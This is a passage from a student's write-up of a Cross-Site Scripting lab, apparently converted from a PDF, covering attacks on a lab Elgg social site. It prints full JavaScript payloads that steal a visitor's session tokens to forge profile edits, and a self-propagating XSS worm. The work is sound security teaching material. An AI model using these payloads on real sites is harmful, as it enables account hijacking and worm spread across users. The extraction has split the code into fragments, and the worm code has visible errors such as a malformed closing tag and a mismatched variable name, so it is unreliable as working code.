


We can use the Default mode if we have any extra HTML code to be typed into the field. Adding the malicious code in the default mode, simply doesn't launch the attack as we want it to do.

Task 5: Modifying the Victim's Profile

This is a little advanced version of the previous task. Here, whenever any user visits Samy's profile, we update the contents of the Visitor's profile. To achieve this, we will write an XSS worm to complete the Task. This worm still is not self-propagating.

Since the edit operation of the profile is done usually using the POST request, we need to capture the packet header and examine how the profile is updated. To achieve this, we again make use of the **HTTP Header Live** firefox extension. Here we edit the profile of Samy. I made a small change to the Brief Description of Samy's profile by changing the brief description to **Hi I'm Samy. People also Call me Darren Sammy**. I then captured the Request Packet. Here is how it looks:




By examining the contents of the above request, I now made the custom Malicious code that updates the user's profile when a victim visits Samy's Profile. And I then inject this code in Samy's Profile and save it. The contents of the Custom Malicious code is as shown below:

```
<script type="text/javascript">
window.onload = function(){
//JavaScript code to access user name, user guid, Time Stamp __elgg_ts
//and Security Token __elgg_token
var userName=elgg.session.user.name;
var guid=elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
```



```
var content=token+ts+"&name=Changed to Samy on Visiting Samy
Profile&description=&accesslevel%5Bdescription%5D=2&briefdescription=&accesslevel%5Bbrief
description%5D=2&location=&accesslevel%5Blocation%5D=2&interests=&accesslevel%5Bintere
sts%5D=2&skills=&accesslevel%5Bskills%5D=2&contactemail=&accesslevel%5Bcontactemail%5
D=2&phone=&accesslevel%5Bphone%5D=2&mobile=&accesslevel%5Bmobile%5D=2&website=&
accesslevel%5Bwebsite%5D=2&twitter=&accesslevel%5Btwitter%5D=2&guid="+guid;
var samyGuid=47;
var sendurl="http://www.xsslabelgg.com/action/profile/edit";
if(elgg.session.user.guid!=samyGuid)
{
var Ajax = null;
Ajax=new XMLHttpRequest();
Ajax.open("POST","http://www.xsslabelgg.com/action/profile/edit",true);
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send(content);
}
}
</script>
```



Here, I capture the **guid**, **userName**, **ts**~timestamp and **token** of the user. I set the **sendurl** to <http://www.xsslabelgg.com/action/profile/edit>. Since we're editing the user's profile. The **content** part of the code contains the actual xml variation of the edit operation.


In our code, the update we make to the user profile is changing its current user name to **Changed to Samy on Visiting Samy Profile**. We construct the content by concatenating all the variables and send an HTTP POST request.

Cross-Site Scripting Attack Lab


Darshan K (A20446137)

After saving the contents in the Text mode of the About Section of Samy's Profile, we're all ready to launch an attack.

Now we logout and login as Alice. After logging in as Alice, we first check its profile before visiting Samy's profile. Below is how it looks.



We can see the Name of the Profile is Alice. We now visit Samy's Profile and when Samy's profile is loaded, we can see how the name of Alice is changed.



We can see, the profile is same, but the name is changed to **Changed to Samy on Visiting Samy Profile**. As this is how we configured the malicious code.

As a part of this task, we're also asked to answer the following question

Question 3: Why do we need Line 1? Remove this line, and repeat your attack. Report and explain your observation:

The line that is being referred to is,

if(elgg.session.user.guid!=samyGuid)

The attack we launched works for all the profile other than Samy's.. This is because of the above highlighted line. The guid of samy is 47. When any user logs in, we're capturing the guid of the logged in user. We're comparing this ID with the samyguid. If it is not same, we're launching the attack to the user that is logged in. As a part of the question, I now launch the same attack by removing the highlighted line as:

```
<script type="text/javascript">
```

```
window.onload = function(){
```

```
    //JavaScript code to access user name, user guid, Time Stamp __elgg_ts
```

```
    //and Security Token __elgg_token
```

```
    var userName=elgg.session.user.name;
```

```
    var guid=elgg.session.user.guid;
```

```
    var ts="__elgg_ts="+elgg.security.token.__elgg_ts;
```

```
    var token="__elgg_token="+elgg.security.token.__elgg_token;
```

```
    var content=token+ts+"&name=Changed to Samy on Visiting Samy
```

```
Profile&description=&accesslevel%5Bdescription%5D=2&briefdescription=&accesslevel%5Bbrief
description%5D=2&location=&accesslevel%5Blocation%5D=2&interests=&accesslevel%5Bintere
sts%5D=2&skills=&accesslevel%5Bskills%5D=2&contactemail=&accesslevel%5Bcontactemail%5
D=2&phone=&accesslevel%5Bphone%5D=2&mobile=&accesslevel%5Bmobile%5D=2&website=&
accesslevel%5Bwebsite%5D=2&twitter=&accesslevel%5Btwitter%5D=2&guid="+guid;
```

```
    var samyGuid=47;
```

```
    var sendurl="http://www.xsslabelgg.com/action/profile/edit";
```

```
    var Ajax = null;
```

```
    Ajax=new XMLHttpRequest();
```

```
    Ajax.open("POST", "http://www.xsslabelgg.com/action/profile/edit",true);
```


```
    Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
```

```
    Ajax.send(content);
```


```
}
```

```
</script>
```


On removing the highlighted line, and saving the profile, we can see how Samy's name is changed to **Changed to Samy on Visiting Samy Profile**. And since we didn't make any change to the About profile in the injected malicious code, we can see nothing being displayed in the Text mode of the About Section. Below is the screenshot before the profile is saved.



Now, I inject the malicious code into the About section of Samy's profile by removing the Highlighted line above.



After saving the profile, it lands us back on Samy's profile. This would execute the content of the About Section and since we don't have the Highlighted line mentioned above, We can see Samy's profile being modified. This is evident in the screenshot below.



Task 6: Writing a Self-Propagating XSS Worm.

In this task we create a worm. The objective of this task is not only to infect the victim's profile, but also to infect all the profiles that view the victim's profile. As in, make out malicious code propagating to all the other users. Making it a worm. The javascript code that can achieve this is called a self-propagating cross-site scripting worm. To achieve this, when the malicious JavaScript modifies the victim's profile, it should copy itself to the victim's profile. There are 2 approaches to this.

Link Approach: In this approach, If the worm is included using the `src` attribute in the `<script>` tag, writing self- propagating worms is much easier.

DOM Approach: In this, we make use of DOM APIs to retrieve a copy of itself from the web page in order to propagate to another profile.

For this task, I implemented **DOM Approach** as it is the only **required** and the other approach being **optional**.

Following the lecture and the link on how to construct a Self propagating XSS worm using the DOM approach, we construct the code as shown below.


```
<script type="text/javascript">
window.onload = function(){

    var headerTag = "<script id=\"worm\" type=\"text/javascript\">"
    var jsCode = document.getElementById("worm").innerHTML;
    var tailTag = "</\">script>";

    var wormCode = encodeURIComponent(headerTag+jsCode+tailTag);
    var guid=elgg.session.user.guid;
    var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
    var token="&__elgg_token="+elgg.security.token.__elgg_token;
    var content=token+ts+"&briefdescription=Samy is my Hero"+wormCode;
        Content += "&accesslevel[location]=2&guid="+guid;
    var sendurl="http://www.xsslabelgg.com/action/profile/edit";
    var Ajax = null;
    Ajax=new XMLHttpRequest();
    Ajax.open("POST","http://www.xsslabelgg.com/action/profile/edit",true);
    Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
    Ajax.send(content);


}
</script>
```

In the above code, the variables **headerTag** and the **tailTag** contain the script tag. And in the **tailTag** we split the string into 2 parts and concatenate using the “+” sign. And the wormCode variable makes use of the DOM API, **encodeURIComponent()** to encode the string. Here the data is set to content-type “**application/x-www-form-urlencoded**”. In the below screenshot, we can see this code is pasted into Samy’s Profile.

